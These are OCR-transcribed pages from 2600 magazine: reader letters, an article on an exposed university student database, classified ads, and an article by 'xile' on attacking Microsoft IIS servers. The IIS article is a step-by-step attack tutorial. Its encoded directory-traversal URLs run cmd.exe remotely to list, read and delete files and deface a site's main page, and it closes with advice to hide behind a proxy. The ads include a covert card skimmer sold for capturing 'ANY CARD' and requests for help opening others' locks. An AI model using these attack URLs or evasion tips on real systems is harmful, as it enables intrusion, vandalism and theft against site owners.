This is in response to what Speed Racer wrote in 18:3. I happen to live not more than a mile from the very street where those face-scanning cameras are mounted. And last April I came back to Tampa, Florida only to find there was a warrant out for my arrest in Baltimore (apparently someone whom I thought was a friend turned me into the cops in order to get revenge). Now think about how my situation would've changed because of the cameras. When I contacted my lawyer, he cautioned me not to attract the attention of any cops until he had a chance to straighten things out. Historically this has typically meant "speeding" (or some other minor traffic infraction that would call attention to yourself). And because I found out about the warrant through normal means, I had a chance to call my lawyer, arrange for me to turn myself in, and get out on bail within a few hours. On the other hand, had the cameras spotted me I would've been (1) arrested, (2) locked in a holding cell, (3) made to wait about two weeks behind bars until I was extradited, (4) put on a bus and taken 1000 miles north to Baltimore, (5) processed, and then I would have (6) spent who knows how long behind bars until I got a bail hearing! I'm so glad I didn't ignorantly walk under those cameras during that period of time! What a way to find out you have an outstanding warrant!

But what really freaks me out is that since that time I've started noticing the sheer number of cameras there are in public. Not just banks and airports but also libraries, malls, movie theaters, post offices, hotels, atop buildings, over highways, even on street corners, etc., etc.! And according to Speed Racer, the FaceIt software can be hooked up to side-mounted cameras on police cars as well?? What's next? Who's to say that someday *all* of these cameras won't get hooked up with this software and networked (like in the movie *Enemy of the State*) in such a way that all you'd have to be is labeled a "threat" and then wherever you were in public you'd be spotted and hauled away?

CyBeRJaK

Labels

Dear *2600:*

I had just bought a copy of 18:3 and was out with my friend late at night at a restaurant while I was skimming through the articles. Our waitress came by and stopped and turned to me and said "That's what I thought that said: Hacker Quarterly." I explained to her that I just liked to read the articles and that I wasn't really a hacker. And she said to me in a sarcastic way, "Sure... *not* a hacker." Like I was trying to deny that I was some evil genius computer mastermind. I gave her a confused look and just shook my head and continued reading.

I never claim to be a hacker as I'm not that technically proficient with a computer. I just love to read your articles to learn new things and I agree with your ideals. But I guess since I hang out late nights, have no sense of fashion and a bad haircut, I must be a computer nerd and a hacker (at least what mainstream society defines as a hacker). As long as you carry any literature with the word "hacker" on it you must be a criminal, right?

The Zygote Killa

Actually, you're the one who made the leap to "criminal," not the waitress from what you told us. We suggest not taking it so seriously. Despite what you may see in the media, most people don't mean it as an insult when they call people hackers.

iiS far from unhackable

by xile

Hacking a Microsoft Windows IIS (Internet Information Server) is actually a very simple process. In this article we are going to show you how to own an IIS server of your own and how to deface the site (not recommended). If you find this in a web server please don't abuse it. Email the admin and tell him about his security flaw.

Finding Servers that are Vulnerable

There are lots of vulnerabilities for IIS. I am going to show you one of the latest ones. This vulnerability allows the execution of arbitrary commands. To see if this works, try one of the links below.

```
www.whateverthesiteis.com/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/cgi-bin/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/samples/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/iisadmpwd/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/
  cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/_vti_bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/
  cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/
  system32/cmd.exe?/c+dir+c:\
```

If the server is vulnerable to these, then you should have gotten a listing of the c:\ drive. If you did not, the server probably isn't vulnerable to this method. If you have gotten a list of the c:\ drive it should look something like this:

```
Directory of c:\

11/15/00 08:50a (DIR) WINNT
11/15/00 09:15a (DIR) Program Files
11/15/00 09:20a (DIR) TEMP
11/15/00 09:21a (DIR) CPQ SYSTEM
11/15/00 09:50a (DIR) Inetpub
11/27/00 08:11a (DIR) CPQSUPSW
11/29/00 09:12a (DIR) CA_LIC
12/01/00 09:42a 140 server ip address.txt
04/06/01 04:44p 55,769 systemlog 06-04.txt
05/04/01 12:32p (DIR) test

10 File(s) 1,159,703,933 bytes
1,322,123,264 bytes free
```

To navigate, just change the last part c+dir+c:\ to whatever directory you want. Example: c+dir+c:\WINT will give you the directory of c:\WINT.

To navigate to a folder such as CPQ SYSTEM, you would have to put /system32/cmd.exe?/c+dir+c:\cpqsys~1 (there must be six characters before the ~1 and no spaces). Use MS-DOS on your own PC - this will help you when using commands.

Now to find the main page you need to find the webroot. That's where all the site's files are held. It varies from admin to admin as to exactly where the webroot is. Just keep looking.

Here are some commands you might want to know.

To list all chosen files on the server use:

```
www.whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
  c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:\*.whatever
```

To download a file use:

```
www. whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
  c0%af..%c0%af/winnt/system32/cmd.exe?/c%20type\c%20c:\whatever.file
```

When asked: "What would you like to do with this file?" choose: "run this program from its current location".

Choosing save to disk will get you a properties report of that file or something like that.

To delete a file use:

```
www. whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af..%c0%af/winnt/system32/cmd.exe?/c%20del%20c:\whatever.file
```

To make a text file use:

```
www. whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af..%c0%af/winnt/system32/cmd.exe?/c%20echo%20Put whatever text u want in the file here,
including HTML code ;)>%20test.txt
```

Now the important part to most of you: editing the web site's main page. You don't need to know HTML but it helps to have a nice decent deface. If you don't know HTML, just open your text editor and type what you want your defacement to say.

OK, now to the fun part. You have to copy the file CMD.exe to the directory with the page in it. Let's call this page deface.html and let's say the directory deface.html is in is C:\home\site.

Use the copy command as follows:

```
www. whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af..%c0%af/winnt/system32/cmd.exe?/c%20copy%20c:\winnt\system32\cmd.exe%20C:\home\
site\CMD.exe
```

That will copy CMD.exe (like command.com in win98) to d:\home\site.

Now to paste the text we want into deface.html:

```
www. whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af..%c0%af/home/site/CMD.exe?/c%20echo%20you were hacked by xile, haha!>%20deface.html
```

Now you're done. Congratulations.

If you do this, you should use a proxy server. Admins will record what you do along with your IP.

EXAMINING STUDENT Databases

by Screamer Chaotix

For the longest time I've been obsessing over an issue that is of the utmost importance to me: privacy. People should have the right to decide what sort of information about them is given out and what is not. For example, if you don't want your number in the phone book you must pay to keep it out (unless you go through the hassle of putting in a false name). But at least there you have a choice. What about your personal records? How many times, and to how many people, have those been given out just so they could "build a demographic" and make more money? If you think about it long enough, it's quite sickening... especially when you consider how many people feel hackers are the ones invading privacy.

With this in mind, I felt it was important to point out something I noticed while visiting a friend of mine at his university. And while naming the school may be a great help to getting the problem solved, it would also imply that this happens exclusively at this school alone. Rather, I'd like to explain the problem and let the world do with the information what it will.

You've probably seen them if you attend a large university. They're called "email stations" and are commonly lower end machines that are meant to be used exclusively for, you guessed it, email. In this case they were iMacs and, given my inexperience with Macs (and all Apple machines for that matter), I was a little uneasy about using them. Nonetheless, I was going to obey the large sign above the machines and use them for their intended purpose. But after doing so, I noticed something that caught my eye and raised my interest. It was a small icon that read "xxxxx Mainframe" (where xxxxx is the school name). As a hacker I was blown away by such an icon, but also knew not to expect too much from something that could have been nothing more than an image file under a different name. Upon clicking on it, I was taken aback by what occurred.

I was immediately presented with a warning, stating the usual "Unauthorized access is strictly prohibited blah blah blah." But rather than take me to a login prompt, it dumped me right into the middle of what appeared to be a specially designed system. A machine with a purpose if you will, and not your common UNIX shell. The machine liked to call itself the "Student Database" and had several options that any user (including a person who didn't go to the school) could use. I chose the student records and was presented with a new screen asking for a student or faculty name. Out of pure curiosity I entered in my friend's name and voila. I was presented with a screen that listed his name, email address, an ID number (which I believe to be a type of student ID, although I may be mistaken), and, perhaps the most noticeable entry, his address. Right there, clear as day I could see ID information, his email address, and even the place where he currently resided.


Like the good little hacker/citizen I am, I showed this to him, much to his disgust. Having seen one too many hacker movies he automatically assumed I had "hacked into" the school's database, but after walking over to his machine and doing the same thing he was shocked beyond belief. Both of us starting throwing around possibilities, such as how anyone could use his ID to obtain his grades, send him emails (even if he didn't want someone in particular to have his email address), and worst of all... come visit him at his home on campus.

Technologically, there was little to it, which is what makes it so frightening. Typically when we see sensitive information out in the open it's found by a hacker who had to use some sort of skill to obtain it. But this could have very easily been obtained by anyone! And if you think you need some form of ID to use the machines, or even get into the building, you're sadly mistaken. Student ID's are only required for the cafeteria and to purchase books. Anyone, including your worst enemy, could go onto one of these machines and find out where you live, what your email address is, and perhaps even use your ID for malicious purposes. And all of this is made available without your permission.

Upon closing the terminal connection I was able to view the location of the database on the Internet. When I got back home the first thing I did was telnet to the location, but fortunately there was a login screen that wouldn't let me in. The purpose of this article is not how you can get in from home however. It's how anyone can get in just by walking into a public building and using a computer. To suggest that this information would be difficult to get from the outside would be ridiculous however, especially considering the login screen gives you tips on how to log in.

Hopefully this article has given the reader some idea of just how insecure their private information is, and how anyone can walk up to any machine and open up a connection into the mainframe. If your school, or anyplace that stores your information for that matter, uses these techniques, I strongly suggest you write to the people in charge and tell them how uncomfortable you are. Or maybe you could even use one of the terminals to obtain their home address and send them a letter. I'm sure they'll be quite surprised.

Shout outs to Panther for letting me test out my theories using his private information, and to Dash Interrupt for his constant support.



Marketplace

Happenings

H2K2 - THE 4TH HOPE CONFERENCE will take place July 12-14, 2002 in New York City! We will have 50,000 square feet this time - that's more than 4 times what we had for H2K! For more details, visit www.hope.net or join the H2K2 mailing list by e-mailing majordomo@2600.com and typing "subscribe h2k2" on the first line of your message. Your ideas and participation are welcome.

DUTCH HACKER MEETINGS. Every Sunday following the second Saturday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

For Sale

CYBERTECH TECHNOLOGICAL SURVIVAL NEWSLETTER: Bimonthly high tech and low tech DIY information on self-reliance and preparedness edited by 2600 writer Thomas Icom. Topics include communications, security, weaponry, electronics, alternative energy, survival medicine, and intelligence operations. Send $12 cash or "payee blank" money order to Cybertech, PO Box 641, Marion, CT 06444 or subscribe via Paypal on our website at http://www.ticom-tech.com/.

MACINTOSH HACKERS can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

LEARN LOCK PICKING It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your special price.

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

NEW MOBILE MAGNETIC STRIPE CARD READER. "The Swiper" runs on a small battery. This stunning device is only 4 inches long, 2 inches wide and weighs only 2.5 ounces. It has its own internal memory bank that will store over 5000 magnetic card swipes. I did say 5000! Do not confuse this device with an ordinary magnetic card reader. No computer is needed! Simply swipe ANY CARD with a magnetic stripe and bingo! All data (all information) is stored in the Swiper. Then take it home and upload all the information to your computer. The device is totally self contained, it does not need a separate program to upload to your computer the information you scan. You simply connect it to the keyboard port using the supplied cable. Connect the keyboard to the cable, open up Notepad or Wordpad, type the password, and the data will be transferred to it. So you can do this anywhere on any computer! This device is mind-blowing! Price is $975, includes shipping. Wholesale prices are available for resellers. We also carry magnetic strip reader/writers. Change or add information to any magnetic stripe in seconds! Price $1,173.00 includes shipping. Ready to use, all software, etc. We take credit cards (on our web site only), will ship COD (with a $100.00 deposit). For more shocking items see our web site: www.theinformationcenter.com or write for free catalog. The Information Center, PO Box 876, Hurst, TX 76053-TS.

THE SYNERGY TERRORIST SUPPLY SHOP'S website has been totally redesigned! Now complete with discussion forums, hundreds of new products, and an essay section, the site is not only a source of shocking information, it's an Internet attraction. Read our "Essays on the Freedom Movement," which contains over 20 informative and philosophical articles that are sure to stimulate your chromosomes into action. Or browse our selection of over 200 books and reports with almost every topic imaginable. Maybe you would like to make a statement? Check out our section of totally controversial t-shirts, most designs available in sizes of up to 3XL. Make sure you check our special New Year's sale, going all throughout the month of January. If you did not get what you want for Christmas, take some of your Christmas money and get what you really wanted. To see all that we have to offer, or to experience our revolutionary (in more ways than one) new website, just surf on over to http://www.terroristsupply.com. Checks, money orders, Discover, and American Express gladly accepted, toll-free customer service too.

HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTEK.COM has what you're looking for. Check us out!

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

HACKER T-SHIRTS FROM YOUR FAVORITE GROUPS, along with some of our own designz. Jinx Hackwear is selling t-shirts, sweatshirts, and hats for groups such as Defcon, Cult of the Dead Cow, Packet Storm, HNC, Collusion, HNS, Astalavista, and New Order. Show your support, or just be a pozer cuz you like the design, who fu*king cares?! We also sell 14 killer underground designz of our own unique genre, but what are they? Come look-ee see... www.JinxHackwear.com.

Help Wanted

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

NEED KEYMAKER. Have a door with simple key lock that I would like to access at my leisure. I am in need of a "you have the lock, we make the key" kit or a do it all in one great shot lockpicking tool. Please email thoughts to Mifster88@hotmail.com. Location: Kenosha, WI.

NEED HELP WITH CREDIT REPORTS. I need assistance removing negative items from credit reports - all agencies. Please respond to L. Hip, PO Box 90569, San Jose, CA 95109-3569. Leodj1@aol.com

Wanted

NEED TECHNICAL ILLUSTRATOR. I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!

FEMALE HACKERS WANTED IN PITTSBURGH for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay $35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish an article that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com. I completed 15 interviews so far, all with men. I am told that there are women hackers but so far none have contacted me. I meet my respondents in a public place, so far mostly in Starbucks coffee shops. You can learn about me by doing a Google search for Bernhardt Lieberman.

KIDNAPPED BY THE SECRET SERVICE, charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated, 8 years remaining on sentence.... Father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Leon Felder, Sr. 47742-066, United States Penitentiary, Atlanta, Georgia, Box PMB, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-4400; or e-mail me at:bigdarren2001@yahoo.com.

HACKERS HEALTH ALERT - BRAZILIAN "MAD COW" CONCERNS: Brazil's cattle, sheep, and goat meat and associated products (dairy products) have been banned by Canada since February 2001 and the U.S. Department of Agriculture (USDA) has restricted the importation of ruminant products from Brazil after March 2, 2001 because of concerns for bovine spongiform encephalopathy (BSE) (mad cow disease). BSE is always fatal after it eats away in human brain tissue and leaves sponge-like holes. Boycott Brazil is attempting to help people understand the Brazilian "mad cow" issue. It is essential that ALL COUNTRIES suspend the import of beef and dairy products from Brazil so the Brazilian government may prove what is fact and what is fiction. Visit the Boycott Brazil website for more information: www.brazilboycott.org.

Services

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

MISUNDERSTOOD HACKERS UNDERSTOOD. Write me. Consultations are no charge, and protected by clergy/client privilege. Trained telecom & electronics tech. billy_sunday@techie.com.

COMPUTER SECURITY/SPY. Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. $60 hour or e-mail taylor@inetarena.com.

Announcements

WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD the first Monday of each month at 6:00 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.

HACKERMIND: Tune in Thursdays at 10 pm ET by opening location 66.28.48.80:9474 with Winamp or Real Player to hear Hackermind, the show focusing on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

FREEDOM DOWNTIME is the new feature-length *2600* documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.


OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

Personals

LONELY PRISONER. I seek correspondence from any source, preferably female, but all correspondence welcomed. I am a self-proclaimed Elite Hacker and student Electronics Technician. All correspondence will be answered. Write to: Larry Heath Wheeler, Rte. 1, Box 150-817592, Fort Stockton, Texas 79735, aka: Red Bandwidth Bandit.

IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

